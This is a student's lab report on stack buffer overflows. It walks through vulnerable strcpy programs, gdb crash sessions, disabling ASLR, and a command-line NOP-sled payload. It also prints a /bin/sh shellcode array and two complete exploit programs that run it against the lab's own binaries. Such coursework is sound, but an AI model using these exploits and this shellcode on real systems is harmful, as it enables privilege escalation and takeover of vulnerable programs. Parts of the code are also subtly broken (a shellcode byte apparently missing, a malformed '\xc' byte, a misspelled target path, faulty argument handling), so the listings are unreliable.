Ethical Hacking and Vulnerability Assessment

Roll No.: 18BCE152
Date: 08/09/2021

Practical 5

OBJECTIVE

- Introduction to buffer-overflow and exploitation

INTRODUCTION

Buffers are memory storage regions that temporarily hold data while it is being transferred from one location to another. A buffer overflow (or buffer overrun) occurs when the volume of data exceeds the storage capacity of the memory buffer. As a result, the program attempting to write the data to the buffer overwrites adjacent memory locations.

buffer.c file contain following code:

```
#include<stdio.h>
#include<string.h>
void main(int argc,char* argv[]){

    char a[10];
    strcpy(a,"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA");
}
```

And another file contain:


```
#include<stdio.h>
#include<string.h>
void greeting(char *temp1,char *temp2){
    char name[10];
    strcpy(name,temp2);
    printf("Hello %s %s\n",temp1,name);
}
void main(int argc,char* argv[]){
    greeting(argv[1],argv[2]);
    printf("Bye %s %s\n",argv[1],argv[2]);
}
```

Output:


```
chirag@chirag: ~
File  Edit  View  Search  Terminal  Help
chirag@chirag:~$ gcc -ggdb -o buffer buffer.c
chirag@chirag:~$ gcc -ggdb -o buffer buffer.c
buffer.c: In function ‘main’:
buffer.c:11:5: warning: ‘__builtin_memcpy’ writing 34 bytes into a region of siz
e 10 overflows the destination [-Wstringop-overflow=]
     strcpy(a,"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA");
     ^~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
chirag@chirag:~$ gdb -q buffer
Reading symbols from buffer...done.
(gdb) run
Starting program: /home/chirag/buffer
*** stack smashing detected ***: <unknown> terminated

Program received signal SIGABRT, Aborted.
__GI_raise (sig=sig@entry=6) at ../sysdeps/unix/sysv/linux/raise.c:51
51      ../sysdeps/unix/sysv/linux/raise.c: No such file or directory.
(gdb) q
A debugging session is active.

        Inferior 1 [process 4282] will be killed.

Quit anyway? (y or n) y
chirag@chirag:~$
```

```
root@chirag: /home/chirag
File  Edit  View  Search  Terminal  Help
gcc: fatal error: no input files
compilation terminated.
root@chirag:~# ls
root@chirag:~# cd /
root@chirag:/# ls /
bin     home            lost+found  root  swapfile  VBox.log
boot    initrd.img      media       run   sys       vmlinuz
cdrom   initrd.img.old  mnt         sbin  tmp       vmlinuz.old
dev     lib             opt         snap  usr
etc     lib64           proc        srv   var
root@chirag:/# cd /home/chirag
root@chirag:/home/chirag# ls
buffer    Desktop    examples.desktop  Public      Videos
buffer.c  Documents  Music             sample.txt
data      Downloads  Pictures          Templates
root@chirag:/home/chirag# gcc -mpreferred-stack-boundary=2 -o buf
fer -ggdb buffer.c
cc1: error: -mpreferred-stack-boundary=2 is not between 3 and 12
root@chirag:/home/chirag# gcc -mpreferred-stack-boundary=3 -o buf
fer -ggdb buffer.c
root@chirag:/home/chirag# ./buffer Mr `perl -e 'print "A" x 10'`
Hello Mr AAAAAAAAAA
Bye Mr AAAAAAAAAA
root@chirag:/home/chirag#
```

Use `perl -e ‘print “A” x 10”`



```
root@chirag:/home/chirag# gcc -mpreferred-stack-boundary=3 -o buffer -ggdb buffe
r.c
root@chirag:/home/chirag# ./buffer Mr `perl -e 'print "A" x 10'`
Hello Mr AAAAAAAAAA
Bye Mr AAAAAAAAAA
root@chirag:/home/chirag# ./buffer Mr `perl -e 'print "A" x 11'`
Hello Mr AAAAAAAAAAA
*** stack smashing detected ***: <unknown> terminated
Segmentation fault (core dumped)
root@chirag:/home/chirag# gdb -q buffer
Reading symbols from buffer...done.
(gdb) run Mr `perl -e 'print "A" x 600'`
Starting program: /home/chirag/buffer Mr `perl -e 'print "A" x 600'`
Hello Mr AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
*** stack smashing detected ***: <unknown> terminated

Program received signal SIGSEGV, Segmentation fault.
```




```
Program received signal SIGSEGV, Segmentation fault.
__GI_raise (sig=sig@entry=6)
    at ../sysdeps/unix/sysv/linux/raise.c:40
40      ../sysdeps/unix/sysv/linux/raise.c: No such file or directory.
(gdb) list
35      in ../sysdeps/unix/sysv/linux/raise.c
(gdb) b 6
Breakpoint 1 at 0x7ffff7a20ef0: file ../sysdeps/unix/sysv/linux/raise.c, line 6.
(gdb) run Mr `perl -e 'print "A" x 600'`
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/chirag/buffer Mr `perl -e 'print "A" x 600'`
Hello Mr AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
*** stack smashing detected ***: <unknown> terminated

Breakpoint 1, __GI_raise (sig=sig@entry=6)
    at ../sysdeps/unix/sysv/linux/raise.c:28
```

```
root@chirag: /home/chirag
File  Edit  View  Search  Terminal  Help
Breakpoint 1, __GI_raise (sig=sig@entry=6)
    at ../sysdeps/unix/sysv/linux/raise.c:28
28      ../sysdeps/unix/sysv/linux/raise.c: No such file or directory.
(gdb) d 1
(gdb) run Mr `perl -e 'print "A" x 11'`
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/chirag/buffer Mr `perl -e 'print "A" x 11'`
Hello Mr AAAAAAAAAAA
*** stack smashing detected ***: <unknown> terminated

Program received signal SIGSEGV, Segmentation fault.
__GI_raise (sig=sig@entry=6)
    at ../sysdeps/unix/sysv/linux/raise.c:40
40      ../sysdeps/unix/sysv/linux/raise.c: No such file or directory.
(gdb) run Mr `perl -e 'print "A" x 10'`
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/chirag/buffer Mr `perl -e 'print "A" x 10'`
Hello Mr AAAAAAAAAA
Bye Mr AAAAAAAAAA
[Inferior 1 (process 4676) exited with code 022]
(gdb) info reg ebp eip
The program has no registers now.
```

```
root@chirag: /home/chirag
File  Edit  View  Search  Terminal  Help
*** stack smashing detected ***: <unknown> terminated

Program received signal SIGSEGV, Segmentation fault.
__GI_raise (sig=sig@entry=6)
    at ../sysdeps/unix/sysv/linux/raise.c:40
40      ../sysdeps/unix/sysv/linux/raise.c: No such file or directory.
(gdb) run Mr `perl -e 'print "A" x 10'`
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/chirag/buffer Mr `perl -e 'print "A" x 10'`
Hello Mr AAAAAAAAAA
Bye Mr AAAAAAAAAA
[Inferior 1 (process 4676) exited with code 022]
(gdb) info reg ebp eip
The program has no registers now.
(gdb) run Mr `perl -e 'print "A" x 11'`
Starting program: /home/chirag/buffer Mr `perl -e 'print "A" x 11'`
Hello Mr AAAAAAAAAAA
*** stack smashing detected ***: <unknown> terminated

Program received signal SIGSEGV, Segmentation fault.
__GI_raise (sig=sig@entry=6)
    at ../sysdeps/unix/sysv/linux/raise.c:40
40      ../sysdeps/unix/sysv/linux/raise.c: No such file or directory.
```

Then check for “info reg ebp eip”



```
(gdb) info reg ebp eip
ebp            0xffffe3f8       -7176
Invalid register `eip'
(gdb) run Mr `perl -e 'print "A" x 400'`
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/chirag/buffer Mr `perl -e 'print "A" x 400'`
Hello Mr AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAA
*** stack smashing detected ***: <unknown> terminated

Program received signal SIGSEGV, Segmentation fault.
__GI_raise (sig=sig@entry=6)
    at ../sysdeps/unix/sysv/linux/raise.c:40
40      ../sysdeps/unix/sysv/linux/raise.c: No such file or directory.
(gdb) info reg ebp eip
ebp            0xffffe268       -7576
Invalid register `eip'
(gdb) q
A debugging session is active.
```

Local Buffer overflow exploit

Let shellcode.c file contain the following code:

```
#include<stdio.h>

char shellcode[] =
    "\x31\xc0\xdb\xb0\x17\xcd\x80"
    "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x07\x89\x46\x0c\xb0\x0b"
    "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
    "\x80\xe8\xdc\xff\xff\xff/bin/sh";

int main(){
    int *ret;
    ret = (int *)&ret + 2;
    (*ret) = (int)shellcode;
}
```

```
chirag@chirag: ~
File  Edit  View  Search  Terminal  Help
root@chirag:/home/chirag# gcc -o shellcode shellcode.c
shellcode.c: In function ‘main’:
shellcode.c:12:11: warning: cast from pointer to integer of diffe
rent size [-Wpointer-to-int-cast]
  (*ret) = (int)shellcode;
           ^
root@chirag:/home/chirag# ./shellcode
*** stack smashing detected ***: <unknown> terminated
Aborted (core dumped)
root@chirag:/home/chirag# su chirag
chirag@chirag:~$ ./shellcode
*** stack smashing detected ***: <unknown> terminated
Aborted (core dumped)
chirag@chirag:~$
```

Repeating return addresses:

Get_sp.c file containing following code:

```c
#include<stdio.h>
unsigned long get_sp(void){
    __asm__("movl %esp,%eax");
}

int main(){
    printf("Stack pointer (ESP): 0x%lx\n",get_sp());
}
```

When ASLR is enable we get different address every time and when we disable it every time it will return same address.

```
root@chirag: /home/chirag
File  Edit  View  Search  Terminal  Help
chirag@chirag:~$ gcc -o get_sp get_sp.c
chirag@chirag:~$ ./get_sp
Stack pointer (ESP): 0x32734530
chirag@chirag:~$ ./get_sp
Stack pointer (ESP): 0xd6c39dc0
chirag@chirag:~$ ./get_sp
Stack pointer (ESP): 0x57540ad0
chirag@chirag:~$ ./get_sp
Stack pointer (ESP): 0xc0804d20
chirag@chirag:~$ echo "0" > /proc/sys/kernel/randomize_va_space
bash: /proc/sys/kernel/randomize_va_space: Permission denied
chirag@chirag:~$ sudo -i
root@chirag:~# echo "0" > /proc/sys/kernel/randomize_va_space
root@chirag:~# cd /home/chirag
root@chirag:/home/chirag# ./get_sp
Stack pointer (ESP): 0xffffe4c0
root@chirag:/home/chirag# ./get_sp
Stack pointer (ESP): 0xffffe4c0
root@chirag:/home/chirag# ./get_sp
Stack pointer (ESP): 0xffffe4c0
root@chirag:/home/chirag#
```

Exploiting Local buffer overflow through terminal:

```
root@chirag: /home/chirag
File  Edit  View  Search  Terminal  Help
root@chirag:/home/chirag# perl -e 'print "\x31\xc0\xdb\xb0\x17\xc
d\x80\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x07\x89
\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\
x89\xd8\x40\xc\x80\xe8\xdc\xff\xff\xff/bin/sh";' > sc
root@chirag:/home/chirag# wc -c sc
55 sc
root@chirag:/home/chirag# perl -e 'print"\xd8\xf8\xff\xbf"x38';
ØØØ
```

```
chirag@chirag: ~
File  Edit  View  Search  Terminal  Help
chirag@chirag:~$ ./buffer mr `perl -e 'print "\x90"x200';``cat sc
``perl -e 'print "\xd8\xfb\xff\xbf"x38';`
Hello mr ◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆
◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆
◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆
◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆1◆·◆◆◆◆1◆◆F◆F◆F
                                ◆
                                 ◆◆◆◆V
                                      1;◆@
                                          ◆◆◆◆◆◆/bin/sh◆◆◆◆◆◆◆◆◆◆◆◆◆
◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆
◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆
◆◆◆◆◆◆◆◆◆◆◆
*** stack smashing detected ***: <unknown> terminated
Segmentation fault (core dumped)
chirag@chirag:~$ ./buffer mr `perl -e 'print "\x90"x201';``cat sc
``perl -e 'print "\xd8\xfb\xff\xbf"x38';`
Hello mr ◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆
◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆
◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆
◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆1◆·◆◆◆◆1◆◆F◆F◆F
                                 ◆
                                  ◆◆◆◆V
                                       1;◆@
```

Lets make an exploit for buffer.c file. exploit.c file containing following code:

```
#include<stdio.h>
#include<stdlib.h>
#include<string.h>
#include<unistd.h>
char shellcode[] =
    "\x31\xc0\xdb\xb0\x17\xcd\x80"
    "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x07\x89\x46\x0c\xb0\x0b
"
    "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
    "\x80\xe8\xdc\xff\xff\xff/bin/sh";

unsigned long get_sp(void){
    __asm__("movl %esp,%eax");
}

int main(int argc,char *argv[1]){
    int i,offset = 0;
    long esp,ret,*addr_ptr;
    char *buffer,*ptr;
    int size = 500;

    esp = get_sp();
```

```c
    if(argc > 1) size = atoi(argv[1]);
    if(argc > 2) size = atoi(argv[2]);
    if(argc > 3) size = strtoul(argv[3],NULL,0);
    ret = esp - offset;
    fprintf(stderr,"Usage: %s<buff_size><offset><esp:0xfff...>\n",argv[0]);
    fprintf(stderr,"ESP:0x%lx offset:0x%x Return:0x%lx\n",esp,offset,ret);
    buffer = (char *)malloc(size);
    ptr = buffer;
    addr_ptr = (long *)ptr;
    for(i=0;i<size;i+=4){
        *(addr_ptr++) = ret;
    }
    for(i=0;i<size/2;i++){
        buffer[i] = '\x90';
    }
    ptr = buffer + size/2;
    for(i=0;i<strlen(shellcode);i++){
        *(ptr++) = shellcode[i];
    }
    buffer[size-1] = 0;
    execl("./buffer","buffer","Mr.",buffer,0);
    printf("%s\n",buffer);
    free(buffer);
    return 0;
}
```

```
chirag@chirag: ~
File  Edit  View  Search  Terminal  Help
chirag@chirag:~$ clear

chirag@chirag:~$ gcc -o exploit exploit.c
exploit.c: In function ‘main’:
exploit.c:42:2: warning: missing sentinel in function call [-Wfor
mat=]
  execl("./buffer","buffer","Mr.",buffer,0);
  ^~~~~
chirag@chirag:~$ ./exploit 600
Usage: ./exploit<buff_size><offset><esp:0xfff...>
ESP:0xffffe440 offset:0x0 Return:0xffffe440
Hello Mr. ◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆
◆◆◆◆◆◆
```

Ethical Hacking and Vulnerability Assessment

Suppose smallbuffer.c file contain following code:

```
#include<stdio.h>
#include<string.h>

int main(int argc,char* argv[]){
    char buff[10];
    strcpy(buff,argv[1]);
}
```

Exploit for smallbuffer.c is exploit2.c :

```
#include<stdio.h>
#include<stdlib.h>
#include<string.h>
#include<unistd.h>
#define VULN "./samllbuff"
#define SIZE 160

char shellcode[] =
    "\x31\xc0\xdb\xb0\x17\xcd\x80"
    "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x07\x89\x46\x0c\xb0\x0b
"
    "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
    "\x80\xe8\xdc\xff\xff\xff/bin/sh";

int main(int argc,char **argv){
    char p[SIZE];
    char *env[] = {shellcode,NULL};
    char *vuln[] = {VULN,p,NULL};
    int *ptr,i,addr;
    addr = 0xbffffffa - strlen(shellcode) - strlen(VULN);
    fprintf(stderr,"[***] using address: %#010x\n",addr);
    ptr = (int *)p;
    for(i=0;i<SIZE;i+=4)
        *ptr++ = addr;
    execle(vuln[0],vuln,p,NULL,env);
    exit(1);
}
```

```
chirag@chirag: ~
File  Edit  View  Search  Terminal  Help
chirag@chirag:~$ gcc -o exploit2 exploit2.c
exploit2.c: In function ‘main’:
exploit2.c:24:17: warning: passing argument 2 of ‘execle’ from in
compatible pointer type [-Wincompatible-pointer-types]
  execle(vuln[0],vuln,p,NULL,env);
                 ^~~~
In file included from exploit2.c:4:0:
/usr/include/unistd.h:571:12: note: expected ‘const char *’ but a
rgument is of type ‘char **’
 extern int execle (const char *__path, const char *__arg, ...)
            ^~~~~~
chirag@chirag:~$ ./exploit2
[***] using address: 0xbffffb8
chirag@chirag:~$ whoami
chirag
chirag@chirag:~$
```

CONCLUSION

In this practical we gain knowledge about buffer overflow vulnerability and stack smashing. Also execute exploit about different scenario of buffer overflow.